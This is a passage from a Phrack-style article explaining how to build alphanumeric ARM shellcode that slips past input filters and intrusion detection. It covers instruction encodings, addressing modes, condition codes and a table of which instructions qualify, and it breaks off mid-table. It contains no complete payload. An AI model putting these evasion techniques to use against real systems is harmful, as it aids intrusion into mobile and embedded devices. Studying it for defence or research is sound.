File: archives/66/p66_0x0c_Alphanumeric RISC ARM Shellcode_by_YYounan and PPhilippaerts.txt

|=---=|
|=-----------------=[Alphanumeric RISC ARM Shellcode]=-------------=|
|=---=|
|=---=|
|=---=[Yves Younan (yyounan@fort-knox.org) / ace (ace@nologin.org]=---=|
|=-----------=[Pieter Philippaerts (pieter@mentalis.org)]=-----------=|
|=---=|

--[0.- Introduction

With the sudden explosion of mobile devices, the ARM processor has become one of the most widespread CPU cores in the world. ARM processors offer a good trade-off between power usage and processing power, which makes it an excellent candidate for mobile and embedded devices. Most mobile phones and personal digital assistants feature an ARM processor.

Only recently, however, these devices have become powerful enough to let users connect over the internet to various services, and to share information like we are used to on desktop PCs. Unfortunately, this introduces a number of security risks.

Like PCs, native ARM applications are susceptible to attacks such as buffer overflows and other improper input validation abuse. Since up till recently only fully featured desktop computers were powerful enough to connect to the internet and disseminate information in a ubiquitous manner, most attacks have focussed on the dominant desktop processor, which is the x86 processor.

Given the increased connectivity of ARM-based devices, and given the potential for misuse of these devices (for instance, by making a hacked phone call commercial numbers), attacks on these devices will become much more common than is now the case.

A typical hurdle for exploit writers, is that the shellcode has to pass one or more filtering methods before reaching the vulnerable buffer. A filtering method is a method that does some simple input validation, for instance by stringently checking that input matches a particular predefined pattern. A popular regular expression for example is [a-zA-Z0-9] (possibly extended with "space"). Intrusion detection systems are also adding more checks to detect particular patterns of op codes to detect attacks against applications.

For educational purposes, we describe in this article how to write alphanumeric shellcode for ARM. This is important, because alphanumeric strings typically pass more of these validation checks and tend to survive more data transformations (such as conversions from one encoding to another) than non-alphanumeric shellcode. Writing alphanumeric shellcode was not considered easily doable on RISC architectures, which use 4 byte instructions.


When we discuss the bits in a byte we will use the following representation: the most significant bit is bit 7 and the least significant bit is bit 0 in our discussion. The first byte of an instruction is bit 31 to 24 and the last byte is bit 7 to 0.


--[1.- The ARM architecture

----[1.0 The ARM Processor

The ARM architecture is a 32-bit RISC architecture with 16 general purpose registers available to regular programs and a status register (actually there are more general purpose registers and status registers but those are only used in exception modes and not important for our discussion). Every instruction is 4 bytes long so we must ensure that all 4 of these bytes are alphanumeric. This is very different from the x86 architecture which has variable length instructions. As a result, getting instructions to be completely alphanumeric is harder on ARM than on x86.

Registers R0 to R12 are real general purpose registers that do not have a dedicated purpose. Register R13 is used as a stack pointer and can also be referred to as register SP. Register R14 is used as the link register and is also referred to as LR. It contains the return address for functions and exceptions. Register R15 contains the current program counter and is also referred to as PC. Unlike x86 architectures, we can directly read and write this register. Reading from this register will return the currently executing instruction + 8 bytes in ARM mode or the current instruction + 4 bytes in Thumb mode (see section 1.5). Writing to this register causes execution to continue at this address.





There are many versions of the ARM processor, with version 6 adding
a large amount of new instructions. In this paper we try to remain
as broad as possible: our alphanumeric ARM shellcode should work on
all versions of the ARM processor. To this end, we will drop all
instructions that require a specific version of a processor.
However, we clearly note which instructions are dropped because they
are not alphanumeric and which instructions are dropped because of
compatibility constraints. This allows a shellcode writer who only
needs compatibility with a specific processor version to take
advantage of the extra instructions that may be available in that
processor.

----[1.1 Coprocessors

ARM processors can be extended with a number of coprocessors to
perform non-standard calculations and to avoid having to do these
calculations in software. ARM supports up to 16 coprocessors, each

of which has a unique identification number. Some processors might need more than one identification number, in order to accommodate large instruction sets. Coprocessors are available for memory management, floating point operations, debugging, media, cryptography, ...

When an ARM processor encounters an instruction it cannot process, it sends the instruction out on the coprocessor bus. If a coprocessor recognizes the instruction, it can execute it and respond to the main processor. If none of the coprocessors respond, an 'illegal instruction' exception is raised.

----[1.2 Addressing Modes

ARM has different addressing modes. We'll briefly discuss the different addressing modes which are useful for writing our shellcode.

----[1.2.0 Addressing modes for data processing

Most instructions will look like this:
    <opcode>{<cond>}{S} <Rd>, <Rn>, <shifter_operand>
For example:
    ADDEQ r0, r1, #20

The shifter_operand is the third argument to an instruction. It is 12 bits large and can be one of the following 11 possibilities. When a <shift_imm> is specified below, this is an immediate that is 4 bits large, meaning that it can be any value in the range of 0 to 31.

1. #immediate An immediate of 8 bits can be used as shifter operand. The 8 bits immediate can optionally be rotated right by a shift_imm.
2. <Rm> A register can be used as an argument.
3. <Rm>, LSL #<shift_imm> A register, which is logically shifted left a shift_imm.
4. <Rm>, LSL <Rs> A register Rm is used as argument that is shifted left by a second register Rs.
5. <Rm>, LSR #<shift_imm> A register, which is logically shifted right by a shift_imm.
6. <Rm>, LSR <Rs> A register Rm is used as argument that is shifted right by a second register Rs.
7. <Rm>, ASR #<shift_imm> A register, which is arithmetically shifted right by a shift_imm.
8. <Rm>, ASR <Rs> A register, which is arithmetically shifted right by a register.
9. <Rm>, ROR #<shift_imm> A register, which is rotated right by a shift_imm.
10. <Rm>, ROR <Rs> A register, which is rotated right by a register.
11. <Rm>, RRX A register which is rotated right by one bit, with the carry flag replacing the free bit. The carry flag is then replaced with the bit which was rotated out.

----[1.2.1 Addressing modes for load/store word or unsigned byte

This is the general syntax for a load or store instruction:
    LDR{<cond>}{B}{T} <Rd>, addressing_mode
For example:
    LDRPLB r3, [r3, #-48]

Where addressing_mode is one of the following 6 possibilities. For the loads and stores with translation (e.g. LDRBT), only the last 3 addressing modes are possible. If an exclamation mark is specified at the end of the first 3 addressing modes (e.g. for addressing mode 1, [<Rn>, #+/-<imm_12>]!), then the calculated address is

written back to Rn.

1. [<Rn>, #+/-<imm_12>]<!> Rn is the base address of the memory location where Rd will be stored. Optionally a 12 bit immediate can be used as offset. This offset is then added to the base address to calculate the address to write to.
2. [<Rn>, +/-<Rm]<!> Rn is the base address of the memory location where Rd will be stored and Rm will be used as offset for Rn.
3. [<Rn>, +/-<Rm>, <shift> #<shift_imm>]<!> Rn is the base address, with Rm as offset. The Rm register is shifted by applying the <shift> operation with a <shift_imm> as argument. <shift> is one of LSL, LSR, ASR, ROR or RRX.

The following three addressing modes are essentially the same as the above 3 addressing modes, except that they are post-indexed. That means that Rn is used as the memory location for the load or store. The calculation is done afterwards and written back into Rn.

4. [<Rn>], #+/-<imm_12>
5. [<Rn>], +/-<Rm>
6. [<Rn>], +/-<Rm>, <shift> #<shift_imm>

----[1.2.2 Addressing modes for load/store multiple

The general instruction syntax for multiple loads and stores looks like this:

```
    LDM{<cond>}<addressing_mode> <Rn>{!}, <registers>{^}
```

For example:

```
    LDMPLFA r5!, {r0, r1, r2, r6, r8, lr}
```

Addressing modes are one of the following 4 possibilities:

1. IA - Increment after In this addressing mode, Rn will be used as a base address and the first memory location to read or write from. The subsequent addresses will be calculated by incrementing the previous address with 4.
2. IB - Increment before In this addressing mode, Rn will be used as the base address. The first memory location to read or write from is the base address + 4. Subsequent addresses will also be calculated by incrementing the previous address with 4.
3. DA - Decrement after Rn is used as the base address, from that register, the amount of registers multiplied by 4 is subtracted from this base address. Then 4 is added to this address. This is used as the first memory location to read or write from. Subsequent addresses are calculated by incrementing the previous address with 4.
4. DB - Decrement before Rn is used as the base address, from that register, the amount of registers multiplied by 4 is subtracted from this base address. This is used as the first memory location to read or write from. Subsequent addresses are calculated by incrementing the previous address with 4.

----[1.3 Conditional Execution

One of the features of the ARM processor is that it supports conditional execution of instructions. This means that the programmer can choose whether instructions will be executed or not, depending on the value of one of the different status flags. This has practical use to write, for instance, short if structures in a more compact manner. Almost all ARM instructions support conditional execution.

The conditional execution of an instruction is represented by adding a suffix to the name of the instruction that denotes in which circumstances it will be executed. Without this suffix, the instruction will always be executed.

As a short example, consider the following C fragment:

```
    if (err != 0)
        printf("An error has occurred! Errorcode = %i\n", err);
    else
        printf("Everything is ok!\n");
```

GCC compiles the above code to:

```
        cmp     r1, #0
        beq     .L4
        ldr     r0, .L9
        bl      printf
        b       .L8
.L4:
        ldr     r0, .L9+4
        bl      puts
.L8:
```

With conditional execution, it could be rewritten as:

```
        cmp       r1, #0
        ldrne     r0, .L9
        blne      printf
        ldreq     r0, .L9+4
        bleq      puts
```

The 'ne' suffix means that the instruction will only be executed if the contents of, in this case, R1 is not equal to 0. Similarly, the 'eq' suffix means that the instructions will be executed if the contents of R1 is equal to 0.

----[1.4 Example Instructions


ARM instructions are grouped into a number of categories, and each category has a similar bit layout. For illustration purposes, we will list and discuss some of these groups here. This list is not meant to be exhaustive or complete.

The first group of instructions are called 'data processing instructions'. This group covers a broad range of operations, which includes basic arithmetic and bitwise operations. Data processing instructions can be called with two registers as operands, or with a register and an immediate value. An example of each of these options is show below.

```
  31 28 27 26 25 24  21 20 19 16 15 12 11         7 6   5 4 3 0
 +-----+--+--+--+------+--+-----+-----+------------+-----+-+---+
 |cond | 0| 0| 0|opcode| S|  Rn |  Rd |shift amount|shift|0| Rm|
 +-----+--+--+--+------+--+-----+-----+------------+-----+-+---+

  Example:  SUBPL r6, pc, r5, ror #2
            0101 0 0 0 0010 0 1111 0110 00010 11 0 0101

  31  28 27 26 25 24  21 20 19  16 15  12 11   8 7             0
 +------+--+--+--+------+--+------+------+------+--------------+
 | cond | 0| 0| 1|opcode| S|  Rn  |  Rd  |rotate|   immediate  |
 +------+--+--+--+------+--+------+------+------+--------------+

  Example:  SUBPL r3, r1, #56
            0101 0 0 1 0010 0 0001 0011 0000 00111000
```


A second set of important instructions, are the instructions used to load bytes from the memory into registers, and to store the result

of calculations back into the memory. In our shellcode, we will typically call them with an immediate offset as operand.




```
  Example:  LDRMIB r3, [pc, #-48]
            0100 0 1 0 1 0 1 0 1 1111 0011 000000110000
```

An interesting alternative to loading and storing registers one at a time, is to use the 'load/store multiple' instructions. The instructions in this group all load or store multiple registers at once. Bits 15 to 0 hold which registers will be operated on.




```
  Example:  STMMIFD r5, {r0, r3, r4, r6, r8, lr}^
            0100 1 0 0 1 0 1 0 0 0101 0100000101011001
```

The groups described in this section are only a small subset of the different instruction categories. However, these four groups are the most important ones in the context of this article.

----[1.5 The Thumb Instruction Set

Thumb mode is a mode in which the ARM processor can be set by changing the T bit of the CPSR register to 1. In this mode, the processor will use 16 bit instructions, which allows for better code density. Only T variants of the ARM processor support this mode (e.g. ARM4T), however as of ARMv6 Thumb support is mandatory. Instructions executed in 32 bit mode are called ARM instructions, while instructions executed in 16 bit mode are called Thumb instructions. Since instructions are only 2 bytes large in Thumb mode, it is easier to satisfy the alphanumeric constraints for instructions. To this end, we discuss how to get into Thumb mode from ARM mode in our shellcode. While our shellcode can run with only ARM instructions, writing code in Thumb mode is more convenient and smaller, resulting in less instructions and more compact shellcode. For programs already running in Thumb mode, we discuss a way of going back to ARM mode. Unlike ARM instructions, Thumb instructions do not support conditional execution.

Given the fact that we can easily switch from ARM to Thumb and back and that ARM mode can do everything that we need, even if no Thumb mode is available, we achieve the broadest possible compatibility in our shellcode.

--[2.- Alphanumeric shellcode

----[2.0 Alphanumeric bit patterns

A common problem for exploit writers is that their shellcode has to survive one or more byte transformations, before triggering the actual buffer overflow. These transformations could for instance be text encoding conversions, but could also be related to parsing or input validation. In most cases, alphanumeric bytes are likely to

get through unmodified. Therefore, having shellcode with only
alphanumeric instructions is sometimes necessary and often
preferred.

An alphanumeric instruction is an instruction where each of the four
bytes of the instruction is either an upper or lower case letter, or
a number. In particular, the bit patterns of these bytes must always
conform to the following constraints:
 - Bit 7 must be set to 0
 - Bit 6 or 5 must be set to 1
 - If bit 5 is set, but bit 6 isn't, then bit 4 must also be set


These constraints do not eliminate all non-alphanumeric characters,
but they can be used as a rule of thumb to quickly dismiss most of
the invalid bytes. Each instruction will have to be checked whether
its bit pattern follows these conditions and under which
circumstances.

A potential problem for exploit writers is to get the return address
to also be alphanumeric. This is not further discussed in this
article as it strongly depends from situation to situation.


----[2.1 Addressing modes

In this section we will describe which addressing modes we can use
that will ensure that our shellcode is alphanumeric.


----[2.1.0 Addressing modes for data processing

1. #immediate



Since we can fully control the value of imm_8, we can ensure that it
is alphanumeric.

2. <Rm>



Since bits 6 and 5 are both 0, this type of addressing mode can not
be used in alphanumeric shellcode.

3. <Rm>, LSL #<shift_imm>


As in addressing mode 2, bits 6 and 5 are 0, so it can not be
represented alphanumerically.

4. <Rm>, LSL <Rs>



Again, bits 6 and 5 are 0, so this addressing mode can not be used.

5. <Rm>, LSR #<shift_imm>


Since bit 6 is 0, bits 5 and 4 must both be one. Only bit 5 is


one, we can not represent this addressing mode alphanumerically.

6. <Rm>, LSR <Rs>




Bit 6 is 0, but since bits 5 and 4 are both set to 1, we can use this addressing mode in our alphanumeric shellcode. Register Rm must be less than R10.

7. <Rm>, ASR #<shift_imm>




Since bit 6 is set to 1, the only restriction on this addressing mode is that Rm can not be R0.

8. <Rm>, ASR <Rs>




This bit pattern is alphanumeric and allows any register to be used as Rm.

9. <Rm>, ROR #<shift_imm>




Like addressing mode 8, this pattern is alphanumeric and any register can be used as Rm.

10. <Rm>, ROR <Rs>



Since bits 6, 5 and 4 are set to 1, Rm must be smaller than R11.


11. <Rm>, RRX



This bit pattern is alphanumeric and any register can be used as Rm.


----[2.1.1 Addressing modes for load/store word or unsigned byte

1. [<Rn>, #+/-<imm_12>]<!>



Since we can fully control the value of imm_12, we can ensure that it is alphanumeric.

2. [<Rn>, +/-<Rm>]<!>



This addressing mode can not be represented alphanumerically.

3. [<Rn>, +/-<Rm>, <shift> #<shift_imm>]<!>

```
  11         7  6  5  4 3       0
 +-----------+-----+--+--------+
 | shift_imm |shift| 0|   Rm   |
 +-----------+-----+--+--------+
```

- If shift is LSL, then bits 6 and 5 are 0. This is not alphanumeric.
- If shift is LSR, then bit 6 is 0 and bit 5 is 1. But since bit 4 stays 0, it is not alphanumeric.
- If shift is ASR, then bit 6 is 1 and bit 5 is 0. This means that it is alphanumeric as long as Rm is not R0.
- If shift is ROR or RRX, then bits 6 and 5 will be 1, which is alphanumeric, regardless of the register used as Rm.

The other post-indexing addressing modes discussed above have essentially the same bit layout for the last 12 bytes. They only differ in that these modes will unset bit 24 in the load or store instruction.

----[2.1.2 Addressing modes for load/store multiple

The increment addressing modes will set bit 23 in the load or store instruction, while the decrement modes will unset bit 23. If bit 23 is set, then the instruction can not be represented alphanumerically. So only the decrement addressing mode can be used in alphanumeric shellcode.

----[2.2 Conditional Execution

Because the condition code of an instruction is encoded in the most significant bits of the fourth byte of the instruction (bits 31-28), the value of the condition code has a direct impact on the alphanumeric properties of the instruction. As a result, only a limited set of condition codes can be used in alphanumeric shellcode. The table below lists all the condition codes and their corresponding bit pattern:

```
   [bitpattern]  [name]          [description]
       0000        EQ     Equal
       0001        NE     Not equal
       0010        CS/HS  Carry set/unsigned higher or same
       0011        CC/LO  Carry clear/unsigned lower
       0100        MI     Minus/negative
       0101        PL     Plus/positive or zero
       0110        VS     Overflow
       0111        VC     No overflow
       1000        HI     Unsigned higher
       1001        LS     Unsigned lower or same
       1010        GE     Signed greater than or equal
       1011        LT     Signed less than
       1100        GT     Signed greater than
       1101        LE     Signed less than or equal
       1110        AL     Always (unconditional) -
       1111        (used for other purposes)
      _|  |_
     |      |
   bit31  bit28
```

Remember that the most significant bit of a byte should always be set to 0 in order to be alphanumeric, so this excludes the last eight condition codes. In addition, the resulting byte must be at least 0x30, so this excludes the first three condition codes too.

Unfortunately, 'AL' is one of the codes that cannot be used in alphanumeric shellcode. This means that all ARM instructions must be executed conditionally. In this article, we choose PL and MI as the two condition codes that we will use. They are mutually exclusive,

so we can always ensure that an instruction gets executed by simply adding the same instruction twice to the shellcode, once with the PL suffix and once with the MI suffix.

----[2.3 The Instruction List

In our list of instructions, we make a distinction between SZ/SO (should be zero/should be one) and IZ/IO (is zero/is one). We do this because the ARM reference manual specifies that specific bits must be set to 0 or 1 and others "should be" set to 0 or 1 (defined as SBZ or SBO in the manual). However, on our test processor if we set a bit marked as "should be" to something else, the processor throws an undefined instruction exception. As such, we've considered should be and must be to be equivalent for our discussion, but we note the difference should this behavior be different in other processors (since this would allow us to use many more instructions).

The table below lists all the instructions present in ARMv6. For each instruction, we've checked some simple constraints that may not be broken in order for the instruction to be alphanumeric. The main focus of this table is the high order bits of the second byte of the instruction (bits 23 to 20). The reason that only the high order bits of this byte are included, is because the high order bits of the first byte are set by the condition flags, and the high order bits of the third and fourth byte are often set by the operands of the instruction. When the table contains the value 'd' for a bit, it means that the value of this bit depends on specific settings.

The final column contains a list of things that disqualify the instruction for being used in alphanumeric shellcode. Disqualification criteria are that at least one of the four bytes of the instruction is either always too high to be alphanumeric, or too low. In this column, the following conventions are used:
 - 'IO' is used to indicate that one or more bits is always 1
 - 'IZ' is used to indicate that one or more bits is always 0
 - 'SO' is used to indicate that one or more bits should be 1
 - 'SZ' is used to indicate that one or more bits should be 0

instruction	version	23	22	21	20	disqualifiers
ADC		1	0	1	d	IO: 23
ADD		1	0	0	d	IO: 23
AND		0	0	0	d	IZ: 23-21
B, BL		d	d	d	d	
BIC		1	1	0	d	IO: 23
BKPT	5+	0	0	1	0	IO: 31, IZ: 22, 20
BLX (1)	5+	d	d	d	d	IO: 31
BLX (2)	5+	0	0	1	0	SO: 15, IZ: 22, 20
BX	4T, 5+	0	0	1	0	IO: 7, SO: 15, IZ 22, 20
BXJ	5TEJ, 6+	0	0	1	0	SO: 15, IZ: 22, 20, 6, 4
CDP		d	d	d	d	
CLZ	5+	0	1	1	0	IZ: 7-5
CMN		0	1	1	1	SZ: 15-13
CMP		0	1	0	1	SZ: 15-13
CPS	6+	0	0	0	0	SZ: 15-13, IZ 22-20
CPY	6+	1	0	1	0	IZ: 22, 20, 7-5, IO 23
EOR		0	0	1	d	
LDC		d	d	d	1	
LDM (1)		d	0	d	1	
LDM (2)		d	1	0	1	
LDM (3)		d	1	d	1	IO: 15
LDR		d	0	d	1	
LDRB		d	1	d	1	
LDRBT		0	1	1	1	
LDRD	5TE+	d	d	d	0	

```
|LDREX      |6+      |1 |0 |0 |1 |IO: 23, 7                  |
|LDRH       |        |d |d |d |1 |IO: 7                      |
|LDRSB      |4+      |d |d |d |1 |IO: 7                      |
|LDRSH      |4+      |d |d |d |1 |IO: 7                      |
|LDRT       |        |d |0 |1 |1 |                           |
|MCR        |        |d |d |d |0 |                           |
|MCRR       |5TE+    |0 |1 |0 |0 |                           |
|MLA        |        |0 |0 |1 |d |IO: 7                      |
|MOV        |        |1 |0 |1 |d |IO: 23                     |
|MRC        |        |d |d |d |1 |                           |
|MRRC       |5TE+    |0 |1 |0 |1 |                           |
|MRS        |        |0 |d |0 |0 |SZ: 7-0                    |
|MSR        |        |0 |d |1 |0 |SO: 15                     |
|MUL        |        |0 |0 |0 |d |IO: 7                      |
|MVN        |        |1 |1 |1 |d |IO: 23                     |
|ORR        |        |1 |0 |0 |d |IO: 23                     |
|PKHBT      |6+      |1 |0 |0 |0 |IO: 23                     |
|PKHTB      |6+      |1 |0 |0 |0 |IO: 23                     |
|PLD        |5TE+,   |d |1 |0 |1 |IO: 15                     |
|           |!5TExP  |  |  |  |  |                           |
|QADD       |5TE+    |0 |0 |0 |0 |IZ: 22-21                  |
|QADD16     |6+      |0 |0 |1 |0 |IZ: 22, 20                 |
|QADD8      |6+      |0 |0 |1 |0 |IZ: 22, 20, IO: 7          |
|QADDSUBX   |6+      |0 |0 |1 |0 |IZ: 22, 20                 |
|QDADD      |5TE+    |0 |1 |0 |0 |                           |
|QDSUB      |5TE+    |0 |1 |1 |0 |                           |
|QSUB       |5TE+    |0 |0 |1 |0 |IZ: 22, 20                 |
|QSUB16     |6+      |0 |0 |1 |0 |IZ: 22, 20                 |
|QSUB8      |6+      |0 |0 |1 |0 |IZ: 22, 20, IO: 7          |
|QSUBADDX   |6+      |0 |0 |1 |0 |IZ: 22, 20                 |
|REV        |6+      |1 |0 |1 |1 |IO: 23                     |
|REV16      |6+      |1 |0 |1 |1 |IO: 23, 7                  |
|REVSH      |6+      |1 |1 |1 |1 |IO: 23, 7                  |
|RFE        |6+      |d |0 |d |1 |SZ: 14-13, 6-5             |
|RSB        |        |0 |1 |1 |d |                           |
|RSC        |        |1 |1 |1 |d |IO: 23                     |
|SADD16     |6+      |0 |0 |0 |1 |IZ: 22-21                  |
|SADD8      |6+      |0 |0 |0 |1 |IZ: 22-21, IO: 7           |
|SADDSUBX   |6+      |0 |0 |0 |1 |IZ: 22-21                  |
|SBC        |        |1 |1 |0 |d |IO: 23                     |
|SEL        |6+      |1 |0 |0 |0 |IO: 23                     |
|SETEND     |6+      |0 |0 |0 |0 |SZ: 14-13, IZ: 22-21, 6-5  |
|SHADD16    |6+      |0 |0 |1 |1 |IZ: 6-5                    |
|SHADD8     |6+      |0 |0 |1 |1 |IO: 7                      |
|SHADDSUBX  |6+      |0 |0 |1 |1 |                           |
|SHSUB16    |6+      |0 |0 |1 |1 |                           |
|SHSUB8     |6+      |0 |0 |1 |1 |IO: 7                      |
|SHSUBADDX  |6+      |0 |0 |1 |1 |                           |
|SMLA<x><y> |5TE+    |0 |0 |0 |0 |IO: 7, IZ: 22-21           |
|SMLAD      |6+      |0 |0 |0 |0 |IZ: 22-21                  |
|SMLAL      |        |1 |1 |1 |d |IO: 23,7                   |
|SMLAL<x><y>|5TE+    |0 |1 |0 |0 |IO: 7                      |
|SMLALD     |6+      |0 |1 |0 |0 |                           |
|SMLAW<y>   |5TE+    |0 |0 |1 |0 |IZ: 22, 20, IO: 7          |
|SMLSD      |6+      |0 |0 |0 |0 |IZ: 22-21                  |
|SMLSLD     |6+      |0 |1 |0 |0 |                           |
|SMMLA      |6+      |0 |1 |0 |1 |                           |
|SMMLS      |6+      |0 |1 |0 |1 |IO: 7                      |
|SMMUL      |6+      |0 |1 |0 |1 |IO: 15                     |
|SMUAD      |6+      |0 |0 |0 |0 |IZ: 22-21, IO: 15          |
|SMUL<x><y> |5TE+    |0 |1 |1 |0 |SZ: 15, IO: 7              |
|SMULL      |        |1 |1 |0 |d |IO: 23                     |
|SMULW<x><y>|5TE+    |0 |0 |1 |0 |IZ: 22, 20,SZ: 14-13, IO: 7|
|SMUSD      |6+      |0 |0 |0 |0 |IZ: 22-21, IO: 15          |
|SRS        |6+      |d |1 |d |0 |SZ: 14-13, 6-5             |
|SSAT       |6+      |1 |0 |1 |d |IO: 23                     |
|SSAT16     |6+      |1 |0 |1 |0 |IO: 23                     |
```

```
|SSUB16     |6+      |0 |0 |0 |1 |IZ: 22-21                   |
